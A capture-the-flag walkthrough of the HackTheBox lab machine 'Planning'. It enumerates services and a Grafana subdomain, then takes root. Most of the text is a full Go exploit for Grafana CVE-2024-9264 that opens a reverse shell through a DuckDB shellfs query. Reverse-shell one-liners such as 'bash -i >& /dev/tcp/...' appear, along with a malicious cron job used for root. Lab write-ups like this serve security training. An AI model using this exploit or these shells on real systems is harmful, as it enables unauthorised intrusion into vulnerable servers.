# Planning
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Planning
- OS Type: Linux
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMv/TbRhuPIAz+BOq4x+61TDVtlp0CfnTA2y6mk03/g2CffQmx8EL/uYKHNYNdnkO7MO3DXpUbQGq1k2H6mP6Fg=| 256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKpJkWOBF3N5HVlTJhPDWhOeW+p9G7f2E9JnYIhKs6R080/tcp open http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-title: Did not follow redirect to http://planning.htb/|_http-server-header: nginx/1.24.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration:
As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r
Port 80/HTTP
i’ll start my enumeration from port 80 visiting the site in web browser it redirect us to planning.htb

let’s add planning.htb into /etc/hosts file and then refresh the page
checking web technologies using whatweb
whatweb http://planning.htb
nothing interesting in gobuster
so i’ll move to Subdomain fuzzing and i used the wfuzz with
wfuzz -w main.txt -u http://planning.htb -H "Host: FUZZ.planning.htb" --hh 178

let’s add the grafana.planning.htb in /etc/hosts
let’s open the grafana.planning.htb

it disclosed the grafana version v.11.0.0
quick google search reveals that https://github.com/nollium/CVE-2024-9264
we’ve found the authenticated RCE, as we already provided with the credentials let’s clone the exploit repo.
./CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c id http://grafana.planning.htb
but i was facing issue in getting reverse shell so i moved to another exploit
package main
import (    "bytes"    "encoding/json"    "flag"    "fmt"    "io/ioutil"    "log"    "net/http"    "net/http/cookiejar"    "time")
type SecurityConfig struct {    GrafanaURL  string    Credentials struct {        Username string        Password string    }    RemoteEndpoint struct {        IP   string        Port string    }    Client    *http.Client    AuthToken string}
type GrafanaQuery struct {    Datasource struct {        Name string `json:"name"`        Type string `json:"type"`        UID  string `json:"uid"`    } `json:"datasource"`    Expression string `json:"expression"`    Hide       bool   `json:"hide"`    RefID      string `json:"refId"`    Type       string `json:"type"`    Window     string `json:"window"`}
type QueryPayload struct {    Queries []GrafanaQuery `json:"queries"`}
func NewSecurityConfig() *SecurityConfig {    jar, err := cookiejar.New(nil)    if err != nil {        log.Fatal(err)    }
    return &SecurityConfig{        Client: &http.Client{            Jar: jar,            Timeout: 30 * time.Second,            Transport: &http.Transport{                MaxIdleConns:        10,                IdleConnTimeout:     30 * time.Second,                DisableCompression:  true,            },        },    }}
func (c *SecurityConfig) Authenticate() error {    payload := map[string]string{        "user":     c.Credentials.Username,        "password": c.Credentials.Password,    }    jsonData, err := json.Marshal(payload)    if err != nil {        return fmt.Errorf("error marshaling auth payload: %v", err)    }    // First get the login page to capture CSRF token if any    resp, err := c.Client.Get(c.GrafanaURL)    if err != nil {        return fmt.Errorf("error getting login page: %v", err)    }    resp.Body.Close()
    loginURL := fmt.Sprintf("%s/login", c.GrafanaURL)    req, err := http.NewRequest(http.MethodPost, loginURL, bytes.NewBuffer(jsonData))    if err != nil {        return fmt.Errorf("error creating request: %v", err)    }    req.Header.Set("Content-Type", "application/json")    req.Header.Set("Accept", "application/json")

    resp, err = c.Client.Do(req)    if err != nil {        return fmt.Errorf("authentication request failed: %v", err)    }    defer resp.Body.Close()
    body, _ := ioutil.ReadAll(resp.Body)
    // Check for token in response headers    for _, cookie := range resp.Cookies() {        if cookie.Name == "grafana_session" {            c.AuthToken = cookie.Value            break        }    }
    if c.AuthToken == "" {        // Try to get token from response body if it's there        var response map[string]interface{}        if err := json.Unmarshal(body, &response); err == nil {            if token, ok := response["token"].(string); ok {                c.AuthToken = token            }        }    }    log.Printf("Response status: %d\n", resp.StatusCode)    log.Printf("Response body: %s\n", string(body))    log.Println("✓ Authentication successful")    return nil}
func (c *SecurityConfig) CveExploitTest() error {    endpoint := fmt.Sprintf("/dev/tcp/%s/%s", c.RemoteEndpoint.IP, c.RemoteEndpoint.Port)
    payload := QueryPayload{        Queries: []GrafanaQuery{            {                Datasource: struct {                    Name string `json:"name"`                    Type string `json:"type"`                    UID  string `json:"uid"`                }{                    Name: "Expression",                    Type: "__expr__",                    UID:  "__expr__",                },                Expression: fmt.Sprintf("SELECT 1;COPY (SELECT 'sh -i >& %s 0>&1') TO '/tmp/cve_exploit';", endpoint),                Hide:       false,                RefID:      "SEC_TEST",                Type:       "sql",                Window:     "",            },        },    }    return c.sendSecurityPayload(payload, "security test preparation")}
func (c *SecurityConfig) ExecuteExploitTest() error {    payload := QueryPayload{        Queries: []GrafanaQuery{            {                Datasource: struct {                    Name string `json:"name"`                    Type string `json:"type"`                    UID  string `json:"uid"`                }{                    Name: "Expression",                    Type: "__expr__",                    UID:  "__expr__",                },                Expression: "SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('bash /tmp/cve_exploit |');",                Hide:       false,                RefID:      "SEC_EXEC",                Type:       "sql",                Window:     "",            },        },    }
    return c.sendSecurityPayload(payload, "security test execution")}
func (c *SecurityConfig) sendSecurityPayload(payload QueryPayload, operation string) error {    jsonData, err := json.Marshal(payload)    if err != nil {        return fmt.Errorf("error marshaling payload: %v", err)    }    url := fmt.Sprintf("%s/api/ds/query", c.GrafanaURL)
    req, err := http.NewRequest(http.MethodPost, url, bytes.NewBuffer(jsonData))    if err != nil {        return fmt.Errorf("error creating request: %v", err)    }
    // Add all required headers    req.Header.Set("Content-Type", "application/json")    req.Header.Set("Accept", "application/json")    if c.AuthToken != "" {        req.Header.Set("X-Grafana-Token", c.AuthToken)    }
    // Add query parameters    q := req.URL.Query()    q.Add("ds_type", "__expr__")    q.Add("expression", "true")    q.Add("requestId", fmt.Sprintf("SEC_%d", time.Now().Unix()))    req.URL.RawQuery = q.Encode()
    resp, err := c.Client.Do(req)    if err != nil {        return fmt.Errorf("%s request failed: %v", operation, err)    }    defer resp.Body.Close()
    body, _ := ioutil.ReadAll(resp.Body)    log.Printf("Response status: %d\n", resp.StatusCode)    log.Printf("Response body: %s\n", string(body))    if resp.StatusCode != http.StatusOK {        return fmt.Errorf("%s failed with status: %d", operation, resp.StatusCode)    }
    log.Printf("✓ %s completed successfully\n", operation)    return nil}
func main() {    config := NewSecurityConfig()    flag.StringVar(&config.GrafanaURL, "url", "", "Grafana URL (e.g., http://127.0.0.1:3000)")    flag.StringVar(&config.Credentials.Username, "username", "", "Grafana username")    flag.StringVar(&config.Credentials.Password, "password", "", "Grafana password")    flag.StringVar(&config.RemoteEndpoint.IP, "endpoint-ip", "", "Remote endpoint IP for Reverse Shell")    flag.StringVar(&config.RemoteEndpoint.Port, "endpoint-port", "", "Remote endpoint port for Reverse Shell")    flag.Parse()    if config.GrafanaURL == "" || config.Credentials.Username == "" ||       config.Credentials.Password == "" || config.RemoteEndpoint.IP == "" ||       config.RemoteEndpoint.Port == "" {        log.Fatal("All flags are required. Use -h for help")    }    if err := config.Authenticate(); err != nil {        log.Fatal("Authentication error:", err)    }    if err := config.CveExploitTest(); err != nil {        log.Fatal("Reverse shell preparation error:", err)    }    if err := config.ExecuteExploitTest(); err != nil {        log.Fatal("Error while triggering reverse shell:", err)    }    log.Printf("✓ Security assessment completed. Monitor endpoint %s:%s\n",        config.RemoteEndpoint.IP, config.RemoteEndpoint.Port)}
start netcat listener and run the exploit with
go run exploit.go -endpoint-ip 10.10.14.42 -endpoint-port 443 -password 0D5oT70Fq13EvB5r -url http://grafana.planning.htb -username admin

we are in container so we need to get access to actual machine
running env we found the possible username and password

let’s try to ssh as enzo
ssh enzo@10.10.11.68
user.txt:

in /opt/cronjobs directory i found crontab.db file

looks like it manages the cron jobs on the system then i found the internally running service on port 8000
let’s try to forward it to our machine and then access it over localhost
from kalil
ssh enzo@10.10.11.68 -L 8000:127.0.0.1:8000access the web app over 127.0.0.1:8000

i tried all the combinations we got previously none of them are working so i used password that we’ve found in crontab.db file with root username

now i created a simple shell.sh in /home/enzo folder
bash -i >& /dev/tcp/10.10.14.42/443 2>&1create a new cronjob by clicking on blue button “New”

save and start netcat listener on port 443

click on run now and we’ll get the shell as root
